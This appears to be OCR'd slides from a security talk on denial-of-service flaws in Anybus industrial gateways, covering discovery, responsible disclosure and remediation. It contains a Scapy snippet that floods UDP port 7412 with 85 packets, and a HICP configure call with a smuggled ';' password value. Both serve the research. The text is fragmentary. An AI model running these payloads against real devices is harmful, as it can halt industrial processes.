     IP address: 192.168.1.37
     Subnet mask: 255.255.255.0
     Gateway address: 192.168.1.1
     DHCP: Disabled
```

```
0000  ff ff ff ff ff ff 08 00  27 34 55 f9 08 00 45 00   ········ '4U···E·
0010  00 a2 9a a6 00 00 80 11  00 00 c0 a8 01 16 ff ff   ········ ········
0020  ff ff 0c b2 0c b2 00 8e  c2 5d 43 6f 6e 66 69 67   ········ ·]Config
0030  75 72 65 3a 20 30 30 2d  33 30 2d 31 31 2d 33 37   ure: 00- 30-11-37
                                           31 39 32 2e   -5B-53;I P = 192.
                                           3d 20 32 35   168.1.37 ;SN = 25
                                           47 57 20 3d   5.255.25 5.0;GW =
                                           3b 44 48 43    192.168 .1.1;DHC
                                           3b 44 4e 53   P = OFF; HN =;DNS
                                           31 2e 31 3b   1 = 192. 168.1.1;
                                           2e 31 3b 00   DNS2 = 0 .0.0.1;·
```


```python
conf = HICPConfigure(
    target=resp.mac_address,
    ip_address=resp.ip_address,
    subnet_mask=resp.subnet_mask,
    gateway_address=resp.gateway_address,
    dhcp=resp.dhcp,
    hostname=resp.hostname,
    dns1=resp.dns1,
    dns2=resp.dns2,
    password="OFF",
    new_password=";"
)
```

CVE 2024-23767

- Anonymous access from the network
- Easy to exploit
- Denial of service on OT
- HICPS exists but not for this model

Discovery

Back to discovery (again)!




```
21/tcp
23/tcp
80/tcp
502/tcp
7412/tcp
44818/tcp
```

```
2222/udp
3250/udp
7412/udp
44818/udp
```

Discovery

What is this?



21/tcp
23/tcp
80/tcp
502/tcp
7412/tcp
44818/tcp

2222/udp
3250/udp
7412/udp
44818/udp

What is port 7412?

- ▶ Nothing in documentation or online
- ▶ No information from vendor
- ▶ Weird architecture

→ Let’s try harder…


1. Send basic requests
2. Try different protocols
3. Send random requests

CVE 2024-23765

```
pkt = IP(dst=“192.168.1.242”)/UDP(dport=7412,
         sport=50000)/Raw(b"\x00")

for _ in range(85):
    send(pkt)
```

- All network services stop responding


```
HACK.LU 2024  DEMO
```



CVE 2024-23765

- Anonymous access from the network
- Easy to exploit
- Denial of service on OT
- Requires to unplug the power supply

CVE 2024-23765




on?

ck?

g the power supply

Summary




Call a web page
Use unauthenticated configuration protocol
Send 85 requests to a port

Applies to all translations

Summary

Call a web page
Use unauthenticated configuration protocol
Send 85 requests to a port



OK IT'S REPORT TIME

Yes but…

Should I publish these *trivial* vulnerabilities?


Yes but…

Should I publish these *trivial* vulnerabilities?

Yes absolutely!!

Different types of vulnerabilities and attackers

- Highly-motivated adversaries
- Hard to set up
- Precise results



Cyberdefense

Living off the Land
and Attacking Operational Technology
with Surgical Precision

Dr Ric Derbyshire
Senior Security Researcher at Orange Cyberdefense
@RicDerby ric.derbyshire@orangecyberdefense.com

Insomni'hack 2024

Different types of vulnerabilities and attackers

- Opportunistic / accidental
- Quite common
- Blindly crashing stuff
  - Yes but what happens next?

Responsible disclosure

Security notifications

Cyber security

HMS puts a lot of effort into developing secure and robust solutions and keeping your data safe is always our top priority. On our security pages you can find current security advisories and report vulnerabilities or incidents.


Targeting an industrial protocol gateway

Reading time: ~20 min

Posted by claire.vacherot@orangecyberdefense.com on 30 May 2024

Categories: Industrial, Network, Cve, Network protocol, Research

Inside industrial systems (also known as Operational Technology, or OT), devices communicate with each other and can be accessed over...



Tests

Report to vendor

CVE registered

Disclosure

2023 Jul. | Sep. | Oct. | Nov. | 2024 Jan. | Feb. | Jun.

Ack.

Remediation notice

Manual supplement

Theoretical remediation (vendor side)

- Fix the denial of service issues (HTTP, port 7412)
- Use secure protocols
- Implement means to disable dangerous services

Theoretical remediation (vendor side)

- ~~Fix the denial of service issues (HTTP, port 7412)~~

  Issue on port 7412 is a hardware problem

- ~~Use secure protocols~~


  Not applicable on current model

- ~~Implement means to disable dangerous services~~

  Using which dangerous service ?

Applying patches on industrial devices?

- Requires to stop the process
- What if the update fails / has side effects?
- Still requires to be configured securely




Actual remediation

- ▶Additional instructions on manuals
- ▶Replace with the new device*

* They kindly sent me one for testing

Actual remediation

- ▶ Some models do not have new versions
- ▶ Hard to replace / update devices in OT
- ▶ Whose responsibility?



Anybus X-gateway – CC-Link IE Field Slave - PROFIBUS Slave

A protocol converter that connects CC-Link IE Field and PROFIBUS control systems

Anybus X-gateway – CC-Link IE Field Slave - Modbus RTU Slave

A protocol converter that connects CC-Link IE Field and Modbus RTU control systems

Anybus X-gateway – CC-Link IE Field Slave - Modbus TCP Server

A protocol converter that connects CC-Link IE Field and Modbus TCP control systems

Anybus X-gateway – EtherNet/IP Scanner - CC-Link IE Field Slave

A protocol converter that connects EtherNet/IP devices to CC-Link IE Field PLCs

Anybus X-gateway – CC-Link IE Field Slave - EtherCAT Slave

A protocol converter that connects CC-Link IE Field and EtherCAT control systems

Anybus X-gateway – CC-Link IE Field Slave - DeviceNet Adapter

